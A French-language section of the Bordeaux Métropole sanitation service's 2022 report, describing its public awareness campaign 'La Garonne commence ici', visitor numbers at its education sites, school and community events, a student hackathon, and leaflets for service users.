Valorisation des métiers et du service :

- campagnes de communication "Grand public" / "La Garonne commence ici",
- événements externes.
- **Communication sur les innovations du service :**
 - grand public,
 - entreprises du territoire.à l'aide de différents outils : plaquettes, vidéos, kakémonos, ...
- **Valorisation de la Responsabilité Sociétale de l'Entreprise :**
 - participer à des salons pour l'emploi,
 - promouvoir des thématiques et des labels / biodiversité (EVE), Energie, ISO 26000 ...
- **Pédagogie et sensibilisation :**
 - développer l'ancrage territorial par les réseaux des partenaires éducatifs et associatifs,
 - accompagner à l'éducation au Développement Durable (scolaires, centres de loisirs...),
 - sensibiliser des publics spécifiques en lien avec les services internes et les objectifs contractuels : hôpitaux, bailleurs sociaux...,
 - accueillir des visites techniques à destination de publics de professionnels (délégations diverses Groupe, BM, collectivités, pôles territoriaux...).

LA MISE EN PLACE DE LA DÉMARCHE : LA GARONNE COMMENCE ICI !

En juin 2019, le service public de l'assainissement de l'Eau Bordeaux Métropole a lancé une campagne de communication originale sur le thème "La Garonne commence ici". L'objectif ? Sensibiliser les habitants de la Métropole au devenir des eaux pluviales et à l'impact sur le milieu naturel de déchets jetés directement dans les réseaux d'assainissement.

Genèse du projet : un projet artistique au service du message "Ne rien jeter, la Garonne commence ici"

Plusieurs opérations à destination du grand public ont été menées en 2019, qui se sont traduites par la pose de plaques en fonte dans trois quartiers très fréquentés du centre-ville de Bordeaux portant le message "Ne rien jeter la Garonne commence ici".

Afin de valoriser le message "Ne rien jeter, la Garonne commence ici" et de rendre visible au plus grand nombre la présence des réseaux d'assainissement, la SABOM avait choisi de s'associer au projet artistique de Charlie Devier, "Regards de chaussée".

Campagne d'affichage et la distribution de sous-bocks ont accompagné ces événements avec des messages sur le parcours d'un mégot de cigarettes depuis l'avaloir jusqu'à la Garonne et l'autopsie d'un mégot. Cette campagne a suscité de nombreuses retombées presse.

Un catalogue à destination des communes de la Métropole

Afin de poursuivre et de diversifier les opérations de sensibilisation proposées autour du message : “La Garonne commence ici !”, un document a été constitué en 2020. A destination des mairies de la Métropole, il présente, de façon non exhaustive, les dispositifs de communication qui peuvent être déployés dans les communes et offre le choix entre différentes opérations possibles afin de créer un événement grand public autour du message porté par la pose de plaques en fonte à proximité d'avaloirs dans des lieux fréquentés des centres villes.

En parallèle, la SABOM propose également d'organiser des actions de sensibilisation pédagogique auprès des scolaires et du grand public afin de valoriser les enjeux du traitement des eaux usées et pluviales et de promouvoir les éco-gestes.

Enfin, il leur est suggéré d'accueillir l'exposition REGARD ou encore celle sur les métiers, réalisée en 2019 par le photographe Rodolphe Escher.

En 2022, plusieurs communes ont souhaité accueillir sur leur territoire des actions : “la Garonne commence ici”.

“La Garonne commence ici” est devenue l'identité du service de l'assainissement sur la Métropole, permettant de couvrir par cette thématique, l'ensemble des enjeux du service et de s'adresser à tous les publics cibles. Elle recouvre l'ensemble des actions de sensibilisation mises en place par la SABOM, tant sur les espaces pédagogiques, que lors d'actions portées hors les murs.

SOC.3.1.1 PÉDAGOGIE ET SENSIBILISATION



ZOOM

RECORD DE FREQUENTATION en 2022 !

L'année 2022 a été marquée par une fréquentation record des espaces pédagogiques. Après deux années consécutives où cette activité a été fortement impactée par la crise sanitaire, ajoutée à une offre pédagogique renouvelée avec la refonte de l'espace pédagogique Louis Fargue en 2021, l'année 2022 a été marquée par une affluence record, tant du public des scolaires que du grand public, lors des Journées du Patrimoine, dépassant largement la fréquentation enregistrée en 2019 (3 923 personnes en 2022 et 3 228 personnes en 2019).

Les sites ouverts au public

Les deux personnes chargées de la sensibilisation et de la pédagogie au sein du service communication proposent des circuits de visites dont ils assurent la promotion, l'enregistrement des demandes et la planification autour de différents espaces pédagogiques.

Les sites ouverts à la visite sont au nombre de 4 et accueillent différents types de publics :

- Ramsès (cours Louis Fargue à Bordeaux) : découverte de la thématique pluviale, valorisation du métier de télécontrôleur et de la lutte contre les inondations,
- Louis Fargue (cours Louis Fargue à Bordeaux) : espace pédagogique attaché à la station d'épuration,
- Clos de Hilde (à Bègles) : visite de la station d'épuration,
- Lille (à Blanquefort) : visite de la station d'épuration, site en gestion écologique.

Cette activité a été particulièrement impactée par la crise sanitaire à partir du mois de mars 2020 et ce jusqu'en juin 2021 avec l'arrêt total des visites des scolaires notamment. A partir du mois de juin 2021, les visites ont repris avec l'ouverture aux visiteurs du nouvel espace pédagogique Louis Fargue, entièrement renouvelé.

L'année 2022 a donc été la première année complète de fréquentation depuis la refonte de l'offre pédagogique, avec le nouvel espace pédagogique de Louis Fargue. Elle pourra donc servir de base de référence en termes de fréquentation.

Le bilan des actions de sensibilisation en 2022

Le public des scolaires et/ou de centres de loisirs constitue le principal vivier de visiteurs dans une démarche d'accompagnement à l'éducation au développement durable en lien avec les programmes scolaires. En amont des visites, un point est effectué avec l'enseignant pour que la visite colle au mieux avec ses attentes. Chaque visite est ensuite évaluée à l'aide d'un questionnaire, ce qui permet de mesurer la satisfaction.

Les visites techniques à destination de publics professionnels (délégations diverses du Groupe, de services de Bordeaux Métropole, de collectivités, de pôles territoriaux...) sont également un pan important de cette activité.


Pour l'année 2022 :

- **3 923 personnes ont été sensibilisées en 2022** (dont 367 non originaires de Bordeaux Métropole) contre 2 879 personnes en 2021, 704 en 2020, ce qui dépasse le niveau de 2019 avec 3 228 personnes sensibilisées ;
- **165 actions de sensibilisation ont été réalisées** dont 16 visites pour des structures hors Bordeaux Métropole, (79 visites en 2021, 37 en 2020 et 87 en 2019).

On constate une nette augmentation de la fréquentation des sites qui dépasse même le niveau de 2019, avant la crise sanitaire.


Ces éléments sont repris dans les graphiques et histogrammes ci-après.

DIAGRAMME 1 - SOC 3.1 Répartition du nombre de personnes sensibilisées par site en 2022




LE **DIAGRAMME 1** illustre la forte activité pédagogique en 2022 sur l'ensemble des sites et notamment sur le nouvel espace pédagogique Louis Fargue. Sur le **DIAGRAMME 2**, ci-dessous, on constate que le nombre d'interventions par site est relativement équilibré entre les espaces pédagogiques de Ramses et de Louis Fargue.

DIAGRAMME 2 - SOC.3.1. Répartition du nombre d'interventions par site en 2022




LE DIAGRAMME 3 montre que le grand public a bénéficié largement des actions de sensibilisation et de pédagogie.

DIAGRAMME 3 - SOC.3.1. Répartition du nombre de personnes sensibilisées par type de public en 2022



L'HISTOGRAMME 1 montre l'évolution du nombre de visiteurs depuis 2019. On distingue bien les deux pics d'activités

HISTOGRAMME 1 - SOC3.1 Nombre de personnes sensibilisées par mois en 2019, 2020, 2021 et 2022



liées à de nombreuses participations à des événements touchant le grand public en juin et en septembre dont le détail sera présenté ci-après.

Les **FIGURES 1 et 2** illustrent le bilan de la satisfaction du public sensibilisé en 2022.

FIGURE 1 - SOC.3.1. Bilan des actions de sensibilisation 2022




FIGURE 2 - SOC.3.1. Bilan de la satisfaction du public sensibilisé en 2022



ZOOM SUR LA FRÉQUENTATION DE L'ESPACE PÉDAGOGIQUE LOUIS FARGUE

Inauguré officiellement, le 20 octobre 2021, l'espace pédagogique Louis Fargue remporte un franc succès auprès du public enseignant et voit ainsi la fréquentation des scolaires particulièrement augmenter.

Répondant aux attentes des enseignants, il est particulièrement adapté aux classes de CM1/ CM2 et aux collégiens. Mais les lycéens sont également nombreux à le visiter. 17 classes y ont été accueillies pour un total de 200 lycéens en 2022.


Cet espace pédagogique aborde le cycle domestique de l'eau et les consommations en fonction des différents usages, le fonctionnement de la station d'épuration Louis Fargue, les métiers liés au service de l'assainissement, les innovations du service, la protection du milieu naturel et la préservation de la biodiversité. Pédagogique et ludique, la visite s'articule autour d'un film qui explique le fonctionnement de la station d'épuration, d'une enquête à mener à l'aide de tablettes au cœur des fresques qui composent l'espace et enfin, un laboratoire permet de compléter la visite de manière expérientielle.

PHOTOGRAPHIE 1 - SOC.3.1. Vue de l'espace pédagogique Louis Fargue



Une exposition permanente des *facts similés* de l'artiste britannique **Suzanne Treister (FIGURE 1)** autour de son œuvre *Les vaisseaux de Bordeaux* est intégrée à l'espace pédagogique Louis Fargue. L'objectif est de montrer comment cette artiste s'est inspirée des ouvrages d'assainissement et notamment de sa visite au télécontrôle Ramses pour construire son œuvre. En partenariat avec la Direction de l'Enseignement Supérieur et Rayonnement de Bordeaux Métropole, 9 visites totalisant 120 personnes ont été programmées en 2022 au télécontrôle RAMSES, dans le cadre du programme d'accompagnement de l'œuvre « Les vaisseaux de Bordeaux », en amont de la réalisation de la dernière œuvre de l'artiste « Le puits, Bibliothèque sur la Technique ».

FIGURE 3 - SOC.3.1. Le télécontrôle représenté par Suzanne Treister



Enfin, l'offre pédagogique de la SABOM sera complétée en 2023 par la mise en ligne d'une mallette pédagogique numérique à destination des enseignants qui leur permettra de préparer leur venue et de poursuivre l'expérience avec du contenu adapté à leurs besoins. Elle sera également accessible au grand public en proposant un fond documentaire riche sur les enjeux de l'assainissement mais aussi la biodiversité, l'environnement, le développement durable et fera la part belle aux innovations du service.

FIGURE 4 - SOC.3.1. Page d'accueil de la mallette pédagogique numérique

ACCUEIL L'OFFRE PÉDAGOGIQUE LES RESSOURCES DOCUMENTAIRES JE DEVIENS AMBASSADEUR DE L'ASSAINISSEMENT ACTUALITÉS CONTACT

PRÉSENTATION DU SERVICE DE L'ASSAINISSEMENT DE L'EAU BORDEAUX MÉTROPOLE

La mission du service de l'assainissement de l'Eau Bordeaux Métropole est d'assurer l'assainissement des eaux usées et la gestion des eaux pluviales urbaines, 24h/24 & 7j/7.

L'assainissement de l'eau est une des étapes du cycle de l'eau. L'assainissement est également appelé cycle domestique de l'eau. Les eaux usées et les eaux pluviales sont traitées par un réseau d'assainissement avant d'être rejetées dans la nature.

PLUS AVEC LEA VISITE DE 30 MINUTES / 10€ MAXI AU PLUS ACCÈS EN CARRÉAU DÉMARRÉ

QUELQUES CHIFFRES CLÉS

- + de 4 300** km de canalisation d'eau usées
- 6** stations d'épuration
- + de 220** bassins de rétention d'eau pluviales
- + de 2 000 000 m3** de capacité de stockage, soit 800 piscines olympiques
- 165** stations de pompage
- 1** centre de télécontrôle : RAMSES
- 665** tonnes de déchets récupérés dans le réseau d'assainissement chaque année soit, l'équivalent de poids de 3 busines Bleues

QU'EST-CE QUE LE SERVICE D'ASSAINISSEMENT ?

L'ASSAINISSEMENT EST UN PROCESSUS D'ÉPURATION QUI COMPREND :

- La collecte des eaux usées
- L'épuration (ou épuration), c'est-à-dire le traitement des eaux usées
- Le rejet des eaux dépolluées dans le milieu naturel
- La gestion des eaux pluviales et de ruissellement : lutte contre les inondations et protection du milieu naturel

EN SAVOIR +

LES ENJEUX D'ASSAINISSEMENT AUSSI BIEN...

GLOBAUX

L'assainissement des eaux usées est une question de santé publique. 2,6 milliards d'individus n'ont pas accès à un système d'assainissement et d'hygiène de base, ce qui constitue une des premières causes de mortalité dans le monde.

ACCUEIL L'OFFRE PÉDAGOGIQUE LES RESSOURCES DOCUMENTAIRES JE DEVIENS AMBASSADEUR DE L'ASSAINISSEMENT ACTUALITÉS CONTACT

L'OFFRE PÉDAGOGIQUE

Le dispositif pédagogique de l'Eau Bordeaux Métropole vise à développer des comportements écocitoyens en participant à la formation des scolaires et à la sensibilisation du grand public aux enjeux du grand cycle de l'eau, du changement climatique et de la gestion des risques naturels.

L'équipe de permanents, chargés de mission sensibilisation et pédagogique, développe une offre pédagogique ouverte gratuitement dans le cadre de la mission de service public de l'Eau Bordeaux Métropole.

Les usages de l'eau, l'assainissement, la lutte contre les inondations et la protection du milieu naturel sont abordés grâce à une approche pédagogique mêlant supports théoriques, observations, expérimentations et ateliers ludiques.

Les actions pédagogiques prennent la forme d'interventions en classe, ponctuelles ou inscrites dans un projet, couplées avec des visites de sites, en partenariat avec des associations du territoire.

LES SITES À VISITER

L'ESPACE PÉDAGOGIQUE LOUIS FARGUE

L'espace pédagogique Louis Fargue plonge les visiteurs et intervenants au cœur de la gestion de l'assainissement à Bordeaux Métropole.

ÉCARTER +

LE TÉLÉCONTRÔLE RAMSES

RAMSES est le centre névralgique de la gestion urbaine des eaux pluviales et des eaux usées.

ÉCARTER +

LA STATION D'ÉPURATION CLOS DE HILDE

La station Clos de Hilde à Bagès est le dernier, non seulement pour les caractéristiques architecturales et techniques, mais surtout parce qu'il s'agit d'une installation sans usure d'assainissement.

ÉCARTER +

LES INTERVENTIONS EXTÉRIEURES, NOUS VENONS À VOTRE RENCONTRE

Des projets, des interventions de sensibilisation ponctuelles, des ateliers, des stands, des conférences...

Sur le territoire de Bordeaux Métropole, nous organisons différents formats d'interventions selon vos besoins.

ÉCARTER +

PRÉSENTATION DES PARTENAIRES ET DES DISPOSITIFS PÉDAGOGIQUES

Le service de l'assainissement de l'Eau Bordeaux Métropole s'inscrit dans les dispositifs territoriaux d'Éducation à l'Environnement et au Développement Durable et soutient

chaque année des associations dans le cadre d'un appel à projets Fonds de Développement Durable.

Découvrez nos partenaires et les dispositifs d'Éducation à l'Environnement et au Développement Durable.

ÉCARTER +

DES ACTIONS SPÉCIFIQUES

Des directeurs et animateurs de centres de loisirs en formation à Louis Fargue

Le 11 mars 2022, une quinzaine d'animateurs et directeurs de centres de loisirs ont découvert l'espace pédagogique Louis Fargue au cours d'une formation organisée par Bordeaux Métropole.

Depuis plusieurs années, le dispositif "Les Juniors du Développement Durable" de Bordeaux Métropole, en partenariat avec l'association Graine Aquitaine, propose aux Accueils Collectifs de Mineurs (ACM) un accompagnement pour la mise en place de projets pédagogiques "Développement Durable" au sein de leur structure. Dans ce cadre, les directeurs et animateurs de ces centres de loisirs bénéficient plusieurs fois par an de formations thématiques : "Les vendredis des ACM".

Bordeaux Métropole a sollicité la SABOM pour accueillir la formation sur le thème de l'eau. Cette journée, riche en contenu, a débuté par la visite de l'espace pédagogique Louis Fargue, puis la personne chargée de sensibilisation et pédagogie à la SABOM, a présenté les enjeux liés à l'assainissement et la stratégie de communication "La Garonne commence ici". La matinée s'est conclue par des ateliers thématiques sur l'élaboration et la mise en place de projets pédagogiques.

La journée s'est poursuivie par trois ateliers pratiques animés par les associations Terre & Océan, le Ceseau et la SABOM.

PHOTOGRAPHIE 2 - SOC.3.1. Expériences et jeux autour de l'eau.



Zoom sur les visites de délégations étrangères

Biofiltration, cogénération, désodorisation de l'air vicié et autres processus techniques attirent des délégations du monde entier sur la station d'épuration Louis Fargue.

Les 9 et 11 mai 2022, la SABOM a accueilli des délégations tunisiennes et jordaniennes. Une délégation brésilienne s'est également déplacée le 9 juin 2022. Chaque station a un fonctionnement adapté à ses enjeux territoriaux : sa localisation (en ville ou à la campagne), l'espace au sol, la quantité d'eau à traiter, le type d'effluents (unitaire ou séparatif), le milieu de rejet, etc. Par exemple, la délégation Jordanienne gère une station d'épuration de 3,5 millions d'Equivalents-Habitant, contre 476 000 EH pour Louis Fargue. Ouvrir les stations aux délégations et prendre du temps pour les accueillir offre un moment vertueux pour comparer, échanger et s'enrichir des expériences et des processus des autres territoires.

PHOTOGRAPHIE 3 - SOC.3.1. Des délégations étrangères en visite à Louis Fargue



DÉPLOIEMENT DE LA FRESQUE DU CLIMAT À L'ENSEMBLE DES COLLABORATEURS DE LA SABOM

A partir du 9 juin et jusqu'à la fin de l'année 2022, l'ensemble des collaborateurs de la SABOM ont été invités à participer à la fresque du climat. La Raison d'être de Veolia étant de devenir l'entreprise de référence pour la transformation écologique, il a semblé essentiel de s'interroger sur les causes et les conséquences du dérèglement climatique et d'avoir un socle de connaissances partagé. La fresque du climat permet d'aborder de manière ludique et pédagogique les conclusions des derniers rapports du GIEC et de manier des concepts scientifiques qui expliquent le dérèglement climatique. Cela a également été l'occasion de débattre et de s'interroger sur les petits gestes ou les grandes actions que l'on peut mettre en œuvre individuellement ou collectivement pour tenter d'inverser la tendance. Souvent dubitatifs, intrigués, méfiants, les collaborateurs se sont finalement prêtés de bonne grâce au jeu de la fresque, laissant parler leur créativité et cherchant collectivement des solutions. Une équipe de 7 collaborateurs a été formée en amont à l'animation de ces fresques et s'est relayée pour animer 12 sessions, rassemblant à chaque fois une vingtaine de collaborateurs. Ces fresques ont été également l'opportunité de créer des échanges interservices et de renforcer ainsi la cohésion interne.

PHOTOGRAPHIES 4 - SOC.3.1. La plus belle fresque réalisée



LES ACTIONS PONCTUELLES DE SENSIBILISATION

Les actions de sensibilisation et de pédagogie, s'externalisent également en dehors des sites pédagogiques.

En 2022, on comptabilise vingt interventions extérieures menées auprès de six types de structures différentes dont le détail se trouve dans le **TABLEAU 1**.

Elles touchent des établissements d'enseignement mais également des professionnels ayant une problématique en lien avec l'assainissement. Elles peuvent être complétées, ou non, de visites de sites.

TABLEAU 1 - SOC.3.1. Les actions de sensibilisations externalisées		
STRUCTURES	Nb Interventions	Nb de personnes sensibilisées
Ecoles	5	161
Universités	1	10
Lycées	1	19
Collectivités	9	496
Accueils de loisirs	3	160
ITEP	1	14
TOTAL	20	860

SOC.3.1.2 LES ACTIONS AUTOUR DE LA CAMPAGNE DE COMMUNICATION : LA GARONNE COMMENCE ICI !

Les sollicitations des mairies autour de la campagne de communication "La Garonne commence ici" ont été nombreuses en 2022. Afin de répondre au mieux à ces événements, le service communication de la SABOM s'est doté d'un stand aux couleurs de la campagne de communication, permettant une meilleure visibilité. Les opérations sont détaillées ci-après.

- **Blanquefort**

Les Vendredi 6 et samedi 7 mai 2022, la SABOM était présente au festival nature de Blanquefort sur le site de la Vacherie.

La journée du vendredi était consacrée au public scolaire où 90 élèves des écoles de la ville ont participé à un atelier "La Garonne commence ici", l'occasion pour ces petits scientifiques en herbe de découvrir les éco-gestes et la préservation du milieu naturel en analysant des paramètres physico-chimiques de la Jalle ! Le lendemain, le grand public, familial pour la plupart, a également bénéficié de cette action de sensibilisation autour des enjeux du service de l'assainissement et des éco-gestes.

Les 22, 24 et 26 novembre 2022, la SABOM a été de nouveau sollicitée sur le site de la Vacherie de Blanquefort pour des actions de sensibilisation sur le thème de "La Garonne commence ici".

Les journées du mardi 22 et jeudi 24 novembre 2022 ont été consacrées au public scolaire où plus d'une centaine d'élèves des écoles de la ville ont participé à un atelier "La Garonne commence ici". L'après-midi du samedi 26 novembre était consacré au grand public avec le stand "La Garonne commence ici" et l'exposition des métiers de l'assainissement. En soirée, une représentation du spectacle pour enfants "Au bord de l'Eau-là" suivie d'un débat a clôturé cette journée.


PHOTOGRAPHIES 5 ET 6 - SOC.3.1. Deux opérations "La Garonne commence ici" à Blanquefort



- Saint Médard en Jalles

Le Samedi 4 juin 2022, "la Garonne commence ici" était représentée à la Journée de la transition écologique à Saint-Médard-en-Jalles, à l'espace des bords de Jalle de Gajac, avec la tenue d'un stand sur les bords de Jalle à Gajac lors de la « Grande journée Transition écologique et développement durable ».

PHOTOGRAPHIE 7 - SOC.3.1. Visuel de la manifestation organisée par la commune de Saint-Médard en Jalles



- Talence

A Talence, le tout nouveau stand “La Garonne commence ici” s’est dressé fièrement lors de “la Journée de l’eau” organisée par la ville le 11 juin 2022 au Parc Peixotto : l’occasion d’aborder les éco-gestes et les étapes du traitement de l’eau avec petits et grands.

PHOTOGRAPHIE 8 et 9 - SOC.3.1. Stand “La Garonne commence ici” lors de la Journée de l’eau à Talence



- Les quais de Bordeaux à l'honneur

Plusieurs opérations ont été menées au cours de l'été 2022 avec les associations avec Surfrider et MéGo. Elles ont été l'occasion d'arpenter les quais avec le triporteur aux couleurs de “la Garonne commence ici” et de sensibiliser petits et grands, à l'aide de quiz et de pochoirs, à l'impact des déchets jetés sur la voie publique sur le milieu naturel. Ces clean-walks ont donné lieu à un ramassage important de déchets, notamment de mégots de cigarettes.

PHOTOGRAPHIES 10 ET 11 - SOC.3.1. Opérations sur les quais de Bordeaux



- Bordeaux Nansouty

La Mairie de quartier Nansouty-Saint-Genès a souhaité faire la part belle à " La Garonne commence ici". Plusieurs actions ont été retenues avec la pose de 6 plaques en fonte portant le message "Ne rien jeter, la Garonne commence ici" devant des avaloirs dans les secteurs très fréquentés du quartier. La mairie a également accueilli durant tout l'été 2022 l'exposition sur les métiers de l'assainissement. Enfin, des projets pédagogiques ont été initiés avec des établissements du quartier, notamment le lycée Brémontier et l'école Cazemajor. Cette collaboration se poursuivra en 2023 avec la présence du stand "La Garonne commence ici" au village des partenaires, en marge de l'opération de nettoyage "La Belle Yser 2".

PHOTOGRAPHIES 12 ET 13 - SOC.3.1. Exemple d'une plaque en fonte et exposition sur les métiers



- Ecole Nuyens Bordeaux

Pour accompagner la signature du projet éducatif de la ville de Bordeaux 2022/2027, "La Garonne commence ici" s'est déployée à l'Ecole Nuyens de Bordeaux le mardi 18 octobre 2022. Une centaine d'enfants ont été sensibilisés par le service communication de la SABOM, en présence de l'adjointe au maire en charge de la petite enfance, de l'adjointe au maire en charge de l'éducation, de la directrice académique des services de l'éducation nationale de Gironde et de la directrice adjointe de la Caisse d'Allocations familiales de la Gironde. Au programme :

- La pose d'une plaque en fonte avec le message "Ne rien jeter, la Garonne commence ici" devant l'entrée de l'école Nuyens ;
- Des actions de sensibilisation pédagogiques au sein de l'école avec un Stand "La Garonne commence ici" : quiz et jeu de réflexion sur les étapes du traitement de l'eau ;
- Un jeu de réflexion et d'adresse "Le bon geste" pour déterminer où vont les déchets domestiques : les égouts ne sont pas des poubelles !
- La réalisation de pochoirs "Ne rien jeter, la Garonne commence ici" à la bombe à craie sur le parvis de l'école avec les enfants de l'école.

PHOTOGRAPHIES 14 ET 15 - SOC.3.1. Moment officiel et stand à l'École Nuyens de Bordeaux



- Collège Edouard Vaillant Bordeaux

En 2022, 3 classes de 5ème du collège voisin de la station d'épuration ont visité l'espace pédagogique de Louis Fargue. Les élèves et éco-délégués ont été interpellés par les enjeux de protection de l'environnement et ont souhaité devenir acteurs et porte-paroles des éco-gestes pour protéger la Garonne. Des plaques en fonte "Ne rien jeter, la Garonne commence ici" ont été déposées sur deux avaloirs devant le portail d'entrée de l'établissement.

Les juniors du Développement Durable

Le service de l'assainissement est partenaire des "Juniors du Développement Durable". Ce dispositif, initié par Bordeaux Métropole, a pour ambition de promouvoir l'éducation au développement durable au sein des écoles primaires du territoire. Menée en partenariat avec l'inspection académique de la Gironde, cette initiative se clôture chaque année par des journées de valorisation dédiées à la présentation, par les classes engagées, des projets pédagogiques liés au développement durable.

Les journées de valorisation se sont tenues, comme l'année précédente, en distanciel et au sein des écoles.

La SABOM a proposé 4 ateliers de sensibilisation aux écogestes et la fabrication d'un nettoyant écologique à 40 élèves de 2 classes de CP et CE1 de l'école Montesquieu à Pessac et à 37 élèves de deux classes de CE1 et CM1 de l'école Pierre et Marie Curie de Floirac.

PHOTOGRAPHIES 16 ET 17 - SOC.3.1. Ateliers de sensibilisation à l'école Montesquieu de Pessac / Journées de valorisation des Juniors du Développement Durable



Le Hackathon "La Garonne commence ici"

Afin de sensibiliser les étudiants aux enjeux de la protection du milieu naturel, la SABOM a choisi de les mettre au défi en leur proposant un Hackathon. L'objectif de ce concours d'idées est de permettre à des étudiants d'horizon divers de mettre en commun leurs compétences autour de l'élaboration d'un projet. Les étudiants d'Euridis Business School, Bordeaux Sciences AGRO, école de condé, ENSEGID, KEDGE et GEMA étaient conviés, jeudi 17 mars 2022, à se creuser les méninges autour de la thématique : "La Garonne commence ici". Une vingtaine d'étudiants ont accepté le challenge. Trois groupes mélangeant des étudiants des différentes écoles ont répondu à trois problématiques :


- Se baigner dans la Garonne : rêve ou réalité ?
- Protection du fleuve : devenons tous acteurs !
- Dérèglement climatique : transformer les contraintes en opportunités ?

Une table ronde d'ouverture, animée par Pierre Vincent, journaliste à Sud-Ouest, et composée de : Sylvie Cassou-Schotte - Vice-Présidente en charge de l'Eau et de l'Assainissement Bordeaux Métropole, Patrick Couzinet - Directeur de Projets Complexes et Prioritaires, Groupe Veolia et Président du Conseil d'Administration de la SABOM, Elise Depecker - Directrice d'ATIS, Fabrice Klein - Chargé de mission R&D, Grand port de Bordeaux et Eric Veyssy - Chercheur et Directeur de Terre et Océan, a permis de poser le sujet, les attentes et de dévoiler les problématiques. Toute la journée, des collaborateurs de la SABOM, de Veolia ainsi que d'ATIS, partenaire de l'événement, ont accompagné les étudiants afin qu'ils concrétisent leur projet.

En fin de journée, les trois groupes ont eu 10 minutes pour présenter à l'oral le fruit de leur travail devant un jury composé de représentants de Bordeaux Métropole, des écoles et d'experts Veolia.

Le groupe « Protection du fleuve : devenons tous acteurs ! » a remporté l'adhésion du jury en proposant un festival ludique et festif consacré aux micropolluants autour de la Garonne. Une croisière sur la Garonne a ensuite été proposée aux étudiants participants au mois de mai, commentée par l'association Terre & Océan, l'occasion pour eux de se retrouver dans un cadre différent, en apprenant encore davantage sur la Garonne et son environnement ! Cet événement sera reconduit en 2023, les écoles souhaitant l'inclure dans le programme pédagogique de leurs formations respectives.

FIGURE 5 - SOC.3.1. Visuel du Hackathon 2022



La mobilisation des associations du territoire

La thématique "La Garonne commence ici" a également été proposée aux associations du territoire dans le cadre de l'appel à projets Fonds Développement Durable. Lancé en février 2022, l'appel à projets a fait émerger 10 projets associatifs retenus pour être soutenus par ce fonds. Ceux-ci sont détaillés dans la fiche [SOC.2](#).

SOC.3.1.3 COMMUNICATION À DESTINATION DES USAGERS DU SERVICE DE L'ASSAINISSEMENT

L'information relative au service à l'utilisateur

Deux outils de communication spécifiques à destination des usagers du service de l'assainissement ont été créés en 2022. Une première plaquette à destination du grand public a été réalisée en septembre sur les réseaux d'assainissement sous-ville. Elle concerne les habitants de certains secteurs de Bruges et Saint-Louis de Montferrand et a pour objectif de présenter les spécificités de ce système d'assainissement. Mise à disposition des communes concernées, elle permet aux collectivités de renseigner leurs usagers disposant de ce type de réseaux et de leur donner une information précise sur leurs conditions d'utilisation.

FIGURE 6 - SOC.3.1. La plaquette sur les réseaux sous-ville

L'ASSAINISSEMENT SOUS VILLE, QU'EST-CE QUE C'EST ?

Il existe sur le territoire de Bordeaux Métropole, deux réseaux sous-ville situés à Bruges et à Saint-Louis de Montferrand. Ce système de collecte des eaux usées est différent d'un réseau gravitaire classique. Il est utilisé lorsque les nappes d'eau souterraines, utiles à la consommation d'eau potable, sont situées à très faible profondeur.

Un système sous-ville est complètement étanche : il ne peut pas y avoir de contamination des nappes d'eau souterraines, ni pénétration d'eau de pluie dans le réseau sous-ville.

LES RÉSEAUX SOUS VILLE DANS VOS QUARTIERS

■ Villes concernées
■ Quartiers équipés d'un réseau sous-ville

LES ASTUCES D'UN ASSAINISSEMENT QUI FONCTIONNE

VOS EAUX PLUVIALES NE DOIVENT PAS ÊTRE RACCORDÉES AU RÉSEAU SOUS VILLE

Ce dispositif est très sensible aux eaux de pluie qui proviennent des mauvais raccordements des particuliers. Lorsque les arrivées d'eau sont trop importantes, le système montre ses limites : au risque de ne plus évacuer les effluents.

LES EAUX USÉES ET LES EAUX PLUVIALES DOIVENT ÊTRE SÉPARÉES SUR LA PARCELLE.

POUR ALLER PLUS LOIN...

VOUS SOUHAITEZ CONTRÔLER LA CONFORMITÉ DE VOTRE BRANCHEMENT ?

Ouvrez votre regard de visite de façade par temps de pluie et en prenant garde de ne pas déverser d'eau usées pendant votre contrôle.

- ☁ Pas d'eau de pluie : **il est conforme !**
- ☁ De l'eau de pluie : **contactez le service de l'assainissement.**

LE DRAINAGE DES TERRAINS ET LA VIDANGE DES PISCINES DANS LES RÉSEAUX SOUS-VILLE SONT FORMELLEMENT INTERDITS.

TOUS ACTEURS, TOUS RESPONSABLES : TOUT NE PART PAS DANS LES TUYAUX !

Les indésirables, éléments solides ne devant pas être jetés dans l'eau usée, entraînent des dysfonctionnements et un mauvais fonctionnement du réseau sous-ville.

SOYEZ VIGILANTS À CE QUE VOUS REJETEZ À LA MAISON !

POUBELLE : Supports, moulinets, Litières pour animaux, Produits ménagers, Huiles alimentaires, Produits saupés & polissants.

CENTRE DE RECYCLAGE : Travaux, Produits chimiques, Huiles de vidange, Désherbants, Entretien véhicule, Médicaments, Produits d'hygiène.


PHARMACIE : Médicaments (pilules, sirops, comprimés...)

POUBELLE : Lingettes humides, Produits saupés, Protection personnelle, Produits d'hygiène (masques, mouchoirs, serviettes de papier toilette, coton-tiges).

PAS DE LINGETTES DANS LES TOILETTES !

Une deuxième plaquette a également vu le jour en fin d'année 2022, consacrée à la recherche du COVID dans les eaux usées. Destinée aux usagers, elle a pour objectif de valoriser l'ensemble des actions qui ont été mises en place sur le territoire de Bordeaux Métropole lors de la pandémie pour participer à différents programmes de recherche nationaux. Des études ont montré que le réseau d'assainissement est, en effet, le reflet des pathologies de la population raccordée. Dans ce cadre, depuis le début de l'épidémie de la Covid-19, le service de l'assainissement de Bordeaux Métropole a participé à trois programmes de détection du coronavirus SARS-CoV-2 dans les eaux usées. Cette plaquette s'en fait le relais. Elle a pour vocation à être mise à la disposition du grand public lors d'événements externes ou lors de visites de sites comme, par exemple, à l'occasion des Journées du patrimoine.

FIGURE 7 - SOC.3.1. Le visuel de la plaquette sur la recherche du Covid dans les eaux usées



L'observatoire des odeurs des riverains de la Station d'épuration

Le Service de l'Assainissement de Bordeaux Métropole propose aux riverains de la station d'épuration Louis Fargue de participer à l'Observatoire des odeurs de la station. L'objectif est d'améliorer en continue la qualité de vie du quartier des Bassins à flots en pleine mutation (voir [ENV.6](#)).

Cette démarche volontaire a débuté le 16 mai 2019 par une formation à la reconnaissance des odeurs : comment les qualifier, en définir l'intensité, les rapprocher des différentes étapes du traitement des eaux.

Afin de faciliter les échanges entre les riverains et les techniciens chargés de l'exploitation de la station d'épuration, une application disponible depuis un téléphone portable ou un ordinateur a été déployée. Elle permet, en quelques clics, de signaler une odeur et surtout de déclencher un diagnostic immédiat. Créer des échanges entre les habitants du quartier et les exploitants du service d'assainissement est essentiel dans un îlot urbain en pleine mutation. Pouvoir communiquer des informations dès que des travaux pouvant générer des odeurs sont entrepris sur l'installation est un engagement majeur du service.

